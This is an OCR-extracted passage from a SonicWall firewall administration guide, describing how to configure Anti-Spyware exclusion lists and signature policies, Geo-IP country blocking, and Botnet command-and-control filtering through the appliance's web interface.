1 To change an entry, in the **Configure** column, click the **Edit** icon for that entry. The **Edit Anti-Spyware Range Entry** dialog displays.


2 Modify either or both of the IP addresses.

3 Click **OK**. The modifications are made to the **Anti-Spyware Exclusion List** table and the dialog closes. The message, `The configuration has been updated.`, displays in the status line.

4 To modify multiple entries, repeat Step 1 through Step 3.

Deleting entries in the Anti-Spyware Exclusion List table

1 To delete an entry from the **Anti-Spyware Exclusion List** table, click the **Delete** icon. To delete all the excluded ranges, click the **Delete All** button. A warning message displays, asking for confirmation of the deletion.




2 Click **OK**. The entry is removed from the **Anti-Spyware Exclusion List** table and the dialog closes.

Selecting an address object to be excluded

1 In the **Anti-Spyware Exclusion List** section, click the **Use Address Object** radio button. The drop-down menu becomes available.

2 Select an address object to be excluded or create a new one.




NOTE: You can select only one address object at a time to be excluded.

3 Click **OK** to select the address object and exit the **Anti-Spyware Config View** dialog. The message, `The configuration has been updated.`, displays in the status line.

Resetting Gateway Anti-Virus Settings

You can reset all your Gateway Anti-Virus Settings to factory default values by clicking the **Reset Anti-Spyware Settings & Policies** button. A warning message displays.



To completely remove your Gateway Anti-Virus Settings and restore the factory default values, click **OK**. Otherwise, click **Cancel**.

Applying SonicWall Anti-Spyware Protection on Zones


You apply SonicWall Anti-Spyware protection to zones on the **Network > Zones** page to enforce SonicWall Anti-Spyware not only between each network zone and the WAN, but also between internal zones. For example, enabling SonicWall Anti-Spyware on the LAN zone enforces SonicWall Anti-Spyware on all incoming and outgoing LAN traffic.

To enable SonicWall Anti-Spyware protection on a zone, follow the procedure for applying SonicWall GAV protection described in Applying SonicWall GAV Protection on Zones, only in Step 3, click the **Enable Anti-Spyware** checkbox.

NOTE: You also enable SonicWall Anti-Spyware protection for new zones you create on the **Network > Zones** page. Clicking the **Add** button displays the **Add Zone** dialog, which includes the same settings as the **Edit Zone** dialog.

Viewing and Configuring SonicWall Anti-Spyware Policies

The **Anti-Spyware Policies** section allows you to view SonicWall Anti-Spyware signatures and configure the handling of signatures by category groups or on a signature-by-signature basis. Categories are signatures grouped together based on the type of attack, such as ACTIVEX or WEB-ATTACKS. All the entries displayed in the **Anti-Spyware Policies** table are from the SonicWall GAV signature database downloaded to your SonicWall security appliance.



NOTE: Signature entries in the database change over time in response to new threats.

Topics:


- Displaying Signatures
- Configuring Products
- Configuring Signatures

Displaying Signatures

You can display the signatures in a variety of views using the **View Style First Letter** drop-down menu or the **Lookup Signatures Containing String** field:

- **All Signatures** – Displays all the signatures in the database, in alphanumeric order, by signatures within each signature product.
- **Use Search String** - Allows you to display signatures containing a specified string entered in the **Lookup Signatures Containing String** field.
- **0 - 9** - Displays signature names beginning with the number you select from the menu.
- **A - Z** - Displays signature names beginning with the letter you select from menu.

The Anti-Spyware Policies table displays this information:



#	Product	Name	ID	Prevent	Detect	Danger Level	Comments	Configure
	123mania			✓	Global			
1	123mania	ActiveX component download (Adware)	839	✓	✓	Medium		
2	123mania	ActiveX component download (Adware)	838	✓	✓	Medium		
3	123mania	ActiveX component download (Adware)	837	✓	✓	Medium		
	123Search			Global	Global			
4	123Search	ActiveX component download (Adware)	639	✓		Low		
	180			Global	Global			
5	180	Search Assistant ActiveX component download (Adware)	192	✓	✓	Medium		


- **#** — Lists the sequential number of the signatures in this particular display.
- **Product** — Lists the product categories in ascending alphabetic order. Reorder the categories in descending order by clicking the column heading.
- **Name** — Displays the name of a particular Anti-Spyware signature policy. Click on the policy name to display its SonicALERT page.
- **ID** — Displays the Signature ID of the signature.
- **Prevent** — Displays whether Anti-Spyware prevention of the signature or signature product is enabled (), disabled (blank), or uses Global Settings (**Global**; set in the Signature Groups table in Anti-Spyware Global Settings section).
- **Detect** — Displays whether Anti-Spyware detection and logging of the signature or signature product is enabled, disabled, or uses Global Settings. You can sort the table by detection.
- **Comments** — Displays icons whenever changes have been made to:
  - **User Settings** (): inclusions and exclusions
  - **Address Objects** (): inclusions and exclusions
  - **Schedule Settings** ()
- **Configure** — Contains a configure icon that displays the **Edit Anti-Spyware Category** window when clicked.

Configuring Products

By default, Products are enabled or disabled according to the **Anti-Spyware Global Settings** table.

To configure an individual category:

1 Click the **Configure** icon in the **Configure** column for the **Product** to be configured. The **Edit Anti-Spyware Category** dialog displays.




2 From the **Prevention** drop-down menu, select **Use Global Setting** (default), **Enable**, or **Disable**.

> **NOTE:** For both the **Prevention** and **Detection** options, if the Global Settings have not been set in the **Anti-Spyware Global Settings** section, the **Use Global Setting** choice indicates it is **(Disabled)**. If they have been set, the choice indicates it is **(Enabled)**.


3 From the **Detection** drop-down menu, select **Use Global Setting** (default), **Enable**, or **Disable**.

4 Optionally, select a user or group category to be included in Anti-Spyware protection from the **Included Users/Groups** drop-down menu. The default is **All**.



5 Optionally, select a user or group category to be excluded from Anti-Spyware protection from the **Excluded Users/Groups** drop-down menu. The default is **None**.

6 Optionally, select an IP category to be included in Anti-Spyware protection from the **Included IP Address Range** drop-down menu. The default is **All**.



7 Optionally, select an IP category to be excluded from Anti-Spyware protection from the **Excluded IP Address Range** drop-down menu. The default is **None**.

8 Optionally, select the time and days Anti-Spyware protection is in force from the **Schedule** drop-down menu. The default is **Always on**.


9 Optionally, specify the duration between logging attacks with the **Log Redundancy Filter (seconds)** option. By default, the **Use Global Settings** check box is selected. To specify a different duration, deselect the **Use Global Settings** check box and enter the time, in seconds, in the following field.

NOTE: Specifying a time reduces the number of log entries, especially for Low Priority Attacks.

10 Click **OK**. Changes are displayed in the **Anti-Spyware Policies** table.

Configuring Signatures

By default, all anti-spyware signatures are enabled or disabled according to the **Anti-Spyware Global Settings** table and the settings of the signature's Product category. You can configure a particular anti-spyware signature by clicking the **Configure** icon in the **Configure** column for that anti-spyware signature. The **Edit Anti-Spyware Signature** dialog displays.



The options are the same as those for configuring a Product Category; follow the steps, beginning with Step 2, in Configuring Products.

Configuring SonicWall Real-Time Blacklist

Security Services > RBL Filter

NOTE: The **Security Services > RBL Filter** page has been moved to **Anti-Spam > RBL Filter**. Clicking **Security Services > RBL Filter** in the left navigation pane open the **Anti-Spam > RBL Filter** page. For more information, see Anti-Spam > RBL Filter.

125

Configuring Geo-IP and Botnet Filters

NOTE: Geo-IP and Botnet filters are supported on E-Class NSA series, NSA series, TZ 215 series, and TZ 210 series appliances.

Security Services > Geo-IP Filter


The Geo-IP Filter feature allows you to block connections to or from a geographic location. The SonicWall network security appliance uses IP address to determine to the location of the connection.

Topics:

Configuring Geo-IP Filtering

To configure Geo-IP Filtering:

1 Navigate to **Security Services > Geo-IP Filter** page.



2 To block connections to and from specific countries, select the **Block connections to/from countries listed in the table below** option. If this option is enabled, all connections to/from the selected list of countries will be blocked. You can specify an exclusion list to exclude this behavior for selected IPs, as described below in Step 8.

3 Select one of the following two modes for Geo-IP Filtering:

- **All Connections**: All connections to and from the firewall are filtered. This option is enabled by default.
- **Firewall Rule-based Connections**: Only connections that match an access rule configured on the firewall are filtered for blocking.

4 If you want to block all connections to public IPs when the Geo-IP database is not downloaded, select the **Block all connections to public IPs if Geo-IP DB is not downloaded** option.

5 To log Geo-IP Filter-related events, select **Enable logging**.

6 Under **Countries**, in the **Blocked Country** table, select the countries to be blocked. Clicking the checkbox at the top of the table selects all countries, and then you can select countries to be excluded from blocking by deselecting them.

7 If you want to block any countries that are not listed, select the **Block ALL UNKNOWN countries** option. All connections to unknown public IPs will be blocked.

8 Optionally, you can configure an exclusion list of all connections to approved IP addresses by doing one of these:

- Select an address object or address group from the **Geo-IP Exclusion Object** drop-down menu or create.
- Create a new address object or address group by selecting **Create new address object…** or **Create new address group…** from the **Geo-IP Exclusion Object** drop-down menu.

  The **Geo-IP Exclusion Object** is a network address object group that specifies a group or a range of IP addresses to be excluded from the Geo-IP filter blocking. All IP addresses in the address object or group will be allowed, even if they are from a blocked country.

  For example, if all IP addresses coming from Country A are set to be blocked and an IP address from Country A is detected, but it is in the **Geo-IP Exclusion Object** list, then traffic to and from this IP address will be allowed to pass.

  For this feature to work correctly, the country database must be downloaded to the appliance. The **Status** indicator at the top right of the page turns yellow if this download fails. Green status indicates that the database has been successfully downloaded. Click the **Status** button to display more information.

  For the country database to be downloaded, the appliance must be able to resolve the address, `geodnsd.global.sonicwall.com`.

  When a user attempts to access a web page that is from a blocked country, a block page is displayed on the user's web browser.


  NOTE: If a connection to a blocked country is short-lived, and the firewall does not have a cache for the IP address, then the connection may not be blocked immediately. As a result, connections to blocked countries may occasionally appear in the App Flow Monitor. However, additional connections to the same IP address will be blocked immediately.

9 Click the **Accept** button at the top of the page to enable your changes.

Customizing Web Block Page Settings

The Geo-IP Filter has a default message that is displayed when a page is blocked. You can have the message display detailed information, such as the reason why this IP address is blocked as well as the IP address and the country from which it was detected. You also can create a custom message and include a custom logo by following these steps:

1 Scroll to the **Customize Web Block Page Settings** section of the **Security Services > Geo-IP Filter** page.



2 Ensure the **Include Geo-IP Filter Block Details** option is selected. When enabled, this option shows block details such as reason for the block, IP address, and country. When disabled, no information is displayed.

3 Do one of the following:

- To use the default message, `This site has been blocked by the network administrator.`, click the **Default Blocked Page** button and then go to Step 5.
- Specify a custom message to be displayed in the Geo-IP Filter Block page in the **Alert text** field. Your message can be up to 100 characters long.

4 Optionally, in the **Base64-encoded Logo Icon** field, you can specify a Base 64-encoded GIF icon to be displayed; the default is thelogo.

> **NOTE:** Ensure the icon is valid and make the size as small as possible. The recommended size is 400 x 65.

5 To see a preview of your customized message and logo (or the default message), click the **Preview** button. The **Web Site Blocked** dialog displays.


6 Close the **Web Site Blocked** window.

7 Click the **Accept** button.

Using Geo-IP Filter Diagnostics

The **Security Services > Geo-IP Filter** page has a **Diagnostics** section containing:


- Show Resolved Locations
- Botnet Cache Statistics
- Check BOTNET Server Lookup



Show Resolved Locations

When you click on the **Show Resolved Locations** button, a pop-up table of resolved IP addresses displays with this information:

- **Index**
- **IP Address**
- **Country**
- **Domain**




Geo-IP Cache Statistics

The **Geo-IP Cache Statistics** table contains this information:

- **Location Server IP**
- **Resolved Entries**

- **Unresolved Entries**
- **Total Entries**
- **Location Map Count**



Check GEO Location Server Lookup


The Geo-IP Filter also provides the ability to look up IP addresses to determine:

- Domain name or IP address
- DNS server used
- The country of origin and whether it is classified as a Botnet server

NOTE: The similar Botnet Location Server Lookup tool can also be accessed from the **System Services > Botnet Filter** page.

To look up a GEO server:

1 Scroll to the **Check GEO Location Server Lookup** section at the bottom of the **Security Services > GEO-IP Filter** page.



2 Enter the IP address in the **Lookup IP** field.

3 Click **Go**. Details on the IP address are displayed below the **Result** heading.

Security Services > Botnet Filter

The **Security Services > Botnet Filter** feature allows you to block connections to or from Botnet command and control servers.


Topics:

- Configuring Botnet Filtering
- Customizing Web Block Page Settings
- Using Botnet Filter Diagnostics

Configuring Botnet Filtering

To configure Geo-IP Filtering:

1 Navigate to the **Security Services > Botnet Filter** page.



2 To block all servers that are designated as Botnet command and control servers, select the **Block connections to/from Botnet Command and Control Servers** option. All connection attempts to/from Botnet command and control servers will be blocked. To exclude selected IPs from this blocking behavior, use exclusion lists as described in the following steps.


3 Select one of the following two modes for Botnet Filtering:

- **All Connections:** All connections to and from the firewall are filtered. This is the default Botnet block mode.
- **Firewall Rule-based Connections**: Only connections that match an access rule configured on the firewall are filtered for blocking.

4 If you want to block all connections to public IPs when the Botnet database is not downloaded, select the **Block all connections to public IPs if BOTNET DB is not downloaded**.

5 Select **Enable logging** to log Botnet Filter-related events.

6 Optionally, you can configure an exclusion list of all IPs belonging to the configured address object/address group. All IPs belonging to the list will be excluded from being blocked. To enable an exclusion list, select an address object or address group from the **Botnet Exclusion Object** drop-down menu.

